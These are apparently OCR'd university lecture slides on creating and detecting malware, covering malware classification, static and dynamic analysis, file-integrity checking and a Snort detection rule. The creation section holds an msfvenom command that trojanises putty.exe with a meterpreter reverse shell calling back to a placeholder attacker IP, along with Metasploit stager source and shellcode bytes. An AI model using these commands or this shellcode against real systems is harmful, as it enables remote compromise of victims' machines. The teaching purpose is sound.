
Malware Creation and Detection

- Understand the creation of Malware in Metasploit.
- Understand the detection of Malware.

Author: Prof Bill Buchanan




Code Conversion

Malware

Author: Prof Bill Buchanan

A malware of → **Classification**

Backdoor



Backdoor. An intentional system hook left open to connect to.

Trojan horse

Trojan horses. This involves users running programs which look valid, but install an illicit program which will typically do damage to the host.


Ransomware

Ransomware. Ransomware involves extorting money from victims, such as for access a given site such as for pirate software.

Exploit

Exploit. This involves using compromising a vulnerability, such as Application (Adobe Reader), Operating System (Windows) or Browser (Mozilla).

Viruses





Viruses. This involves attaching program which self replicate themselves.

Worms

Malevolent worms. This involves a worm program which mutates in a given way which will eventually reduce the quality of service on the network, such as using up CPU resources or network bandwidth.

Author: Prof Bill Buchanan


A malware of
Classification
is distributed by
Distribution Method
and avoids detection using
Obfuscation Method
and has
Observable Distribution Events
which uses a
System Compromise
and stays on the system using
System Persistence Method
which can be found with
Observable Persistence Attributes
and avoids detection using
Obfuscation Method
and triggered by
Trigger Event
which has
Observable Attack Methods
using an
Attack Method
which results in
Damage
for
Objectives
Malware
Taxonomy
Malware
Author: Prof Bill Buchanan



Anti-virus signatures


Static Analysis


Strings from the malware


```
Offset   0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000 4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ▌         ÿÿ
00000010 B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ¸       @
00000020 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000030 00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00              ▌
00000040 0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68    º  ´ Í!¸ LÍ!Th
00000050 69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
00000060 74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode.    $
00000080 50 45 00 00 4C 01 03 00  E1 CD 25 52 00 00 00 00  PE  L   áÍ%R
00000090 00 00 00 00 E0 00 0F 01  0B 01 02 32 00 30 00 00      à      2 0
000000A0 00 20 00 00 00 A0 00 00  F0 CE 00 00 00 B0 00 00        ðÎ   °
000000B0 00 E0 00 00 00 00 40 00  00 10 00 00 00 02 00 00   à    @
000000C0 04 00 00 00 00 00 00 00  04 00 00 00 00 00 00 00
000000D0 00 00 01 00 00 10 00 00  00 00 00 00 02 00 00 00
000000E0 00 00 10 00 00 10 00 00  00 00 10 00 00 10 00 00
000000F0 00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00
00000100 28 F1 00 00 BC 01 00 00  00 E0 00 00 28 11 00 00  (ñ  ¼    à  (
00000110 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000120 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000130 00 00 00 00 00 00 00 00  00 00 00 DE ED 00 00 00              Þí
00000140 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000150 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000160 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00000170 00 00 00 AA AA 00 00 00  55 50 58 30 00 00 00 00     ªª   UPX0
00000180 00 A0 00 00 00 10 00 00  00 00 00 00 00 02 00 00
00000190 00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 E0                ▌ à
000001A0 55 50 58 31 34 00 00 00  00 30 00 00 00 B0 00 00  UPX14    0    °
000001B0 00 2C 00 00 00 02 00 00  00 00 00 00 00 00 00 00  ¸
000001C0 00 00 00 00 40 00 00 E0  2E 72 73 72 63 00 00 00     @  à.rsrc
000001D0 00 20 00 00 00 E0 00 00  00 14 00 00 00 2E 00 00      à        .
000001E0 00 00 00 00 00 00 00 00  00 00 00 00 40 00 00 C0              @  À
000001F0 33 2E 30 38 00 55 50 58  21 0D 09 0E 08 6D 6E F8  3.08 UPX!    mnø
00000200 89 75 73 CB 08 2C A4 00  00 CE 1E 00 00 00 5E 00  ▌usË ¸¤  Î    ^
00000210 00 26 02 00 A3 1A 03 00  34 25 FD 20 0C 4F 37 AA   & £   4%ý  O7ª
00000220 2F 94 AC 2C 17 7B D0 C2  40 8D 17 C7 45 FE 6B 34  /▌¬¸ {ÐÂ@▌ ÇEþk4
00000230 C1 61 3C E3 02 64 03 3C  A5 FF BF F7 35 97 99 3E  Áa<ã d <¥ÿ¿÷5▌▌>
00000240 E4 B0 A5 A2 3B 95 F2 83  22 54 77 22 C1 16 74 C5  ä°¥¢;▌ò▌"Tw"Á tÅ
```

Analysis Tools

Malware





Malware

Dynamic Analysis


File Monitoring

Registry Monitoring

Network Monitoring

File Integrity check

Process Monitoring





```
C:\> fciv c:\ -r -type *.txt -sha1 -xml db.xml
C:\> fciv -list -sha1 -xml db.xml
C:\> fciv -v c:\ -sha1 -xml db.xml
Starting checksums verification : 01/01/2014 at 16h35'54
List of modified files:
-----------------------
c:\testing\1.txt
      Hash is        : f79cbaa6fb67d29a1636db52775de04d7479282e
      It should be   : 7c3f425725d7d6c48c5243c45d49b928b0bbf0e7

End Verification : 01/01/2014 at 16h35'54
```

Author: Prof Bill Buchanan

Payload Analysis

Dynamic Analysis





```
alert tcp any any -> any any
(content:"UEsDBBQAAAA";
msg:"Malware";sid:10000)
```

```
C:\Snort\bin\log>type alert.ids
[**] [1:10000:0] Malware [**]
[Priority: 0]
01/01-16:18:08.147386 192.168.47.146:1040
-> 192.168.47.134:25
TCP TTL:128 TOS:0x0 ID:167 IpLen:20
DgmLen:1500 DF
***A**** Seq: 0x95D103A3  Ack: 0x8108851
Win: 0xFEEF  TcpLen: 20
```

Author: Prof Bill Buchanan

Malware Analysis



Malware Creation

Author: Prof Bill Buchanan

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=[KALI_IP] LPORT=443 -e cmd/powershell_base64 -f exe
-i 3 -k -x putty.exe > puttyx.exe
```

Valid EXE

Metasploit

Malware EXE

Malware

Code Conversion

Malware

```
require 'msf/core'
require 'msf/core/handler/reverse_tcp'


module Metasploit3

  include Msf::Payload::Stager
  include Msf::Payload::Windows

  def initialize(info = {})
    super(merge_info(info,
      'Name'          => 'Reverse TCP Stager',
      'Description'   => 'Connect back to the attacker',
      'Author'        => ['hdm', 'skape', 'sf'],
      'License'       => MSF_LICENSE,
      'Platform'      => 'win',
      'Arch'          => ARCH_X86,
      'Handler'       => Msf::Handler::ReverseTcp,
      'Convention'    => 'sockedi',
      'Stager'        =>
        {
          'RequiresMidstager' => false,
          'Offsets' => {
            # ExitFunk Offset: 222
            'LHOST' => [ 190, 'ADDR' ],
            'LPORT' => [ 197, 'n' ],
            'ReverseConnectRetries' => [ 188, 'C']
          },
```

```
'Payload' =>
    "\xFC\xE8\x82\x00\x00\x00\x60\x89\xE5\x31\xC0\x64\x8B\x50\x30\x8B" +
    "\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31\xFF\xAC\x3C" +
    "\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2\xF2\x52\x57\x8B\x52" +
    "\x10\x8B\x4A\x3C\x8B\x4C\x11\x78\xE3\x48\x01\xD1\x51\x8B\x59\x20" +
    "\x01\xD3\x8B\x49\x18\xE3\x3A\x49\x8B\x34\x8B\x01\xD6\x31\xFF\xAC" +
    "\xC1\xCF\x0D\x01\xC7\x38\xE0\x75\xF6\x03\x7D\xF8\x3B\x7D\x24\x75" +
    "\xE4\x58\x8B\x58\x24\x01\xD3\x66\x8B\x0C\x4B\x8B\x58\x1C\x01\xD3" +
    "\x8B\x04\x8B\x01\xD0\x89\x44\x24\x24\x5B\x5B\x61\x59\x5A\x51\xFF" +
    "\xE0\x5F\x5F\x5A\x8B\x12\xEB\x8D\x5D\x68\x33\x32\x00\x00\x68\x77" +
    "\x73\x32\x5F\x54\x68\x4C\x77\x26\x07\xFF\xD5\xB8\x90\x01\x00\x00" +
    "\x29\xC4\x54\x50\x68\x29\x80\x6B\x00\xFF\xD5\x50\x50\x50\x50\x40" +
    "\x50\x40\x50\x68\xEA\x0F\xDF\xE0\xFF\xD5\x97\x6A\x05\x68\x7F\x00" +
    "\x00\x01\x68\x02\x00\x11\x5C\x89\xE6\x6A\x10\x56\x57\x68\x99\xA5" +
    "\x74\x61\xFF\xD5\x85\xC0\x74\x0C\xFF\x4E\x08\x75\xEC\x68\xF0\xB5" +
    "\xA2\x56\xFF\xD5\x6A\x00\x6A\x04\x56\x57\x68\x02\xD9\xC8\x5F\xFF" +
    "\xD5\x8B\x36\x6A\x40\x68\x00\x10\x00\x00\x56\x6A\x00\x68\x58\xA4" +
    "\x53\xE5\xFF\xD5\x93\x53\x6A\x00\x56\x53\x57\x68\x02\xD9\xC8\x5F" +
```

Author: Prof Bill Buchanan

Malware Conversion

```
00010b40  63 00 43 00 72 00 52 00 6c 00 4c 00 00 00 00 00  c.C.r.R.l.L.....
00010b50  00 00 00 00 00 00 00 00 00 00 0d 00 54 00 65 00  ............T.e.
00010b60  78 00 74 00 20 00 44 00 6f 00 63 00 75 00 6d 00  x.t. .D.o.c.u.m.
00010b70  65 00 6e 00 74 00 00 00 00 00 00 00 00 00 00 00  e.n.t...........
00010b80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010b90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010ba0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010bb0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010bc0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010bd0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010be0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010bf0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00010c00  60 68 31 40 01 01 ff 15 cc 10 00 01 68 3a 40 01  `h1@..ÿ.Ì...h:@.
00010c10  01 50 ff 15 10 11 00 01 8d 15 47 40 01 01 6a 00  .Pÿ..... .G@..j.
00010c20  6a 00 6a 00 52 6a 00 6a 00 ff d0 61 e9 74 33 ff  j.j.Rj.j.ÿÐaét3ÿ
00010c30  ff 6b 65 72 6e 65 6c 33 32 00 43 72 65 61 74 65  ÿkernel32.Create
00010c40  54 68 72 65 61 64 00 8d 15 47 40 01 01 83 c2 09  Thread. .G@..ƒÂ.
00010c50  fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b  üè‚...`‰å1Àd‹P0‹
00010c60  52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c  R.‹R.‹r(.·J&1ÿ¬<
00010c70  61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52  a|., ÁÏ..ÇâòRW‹R
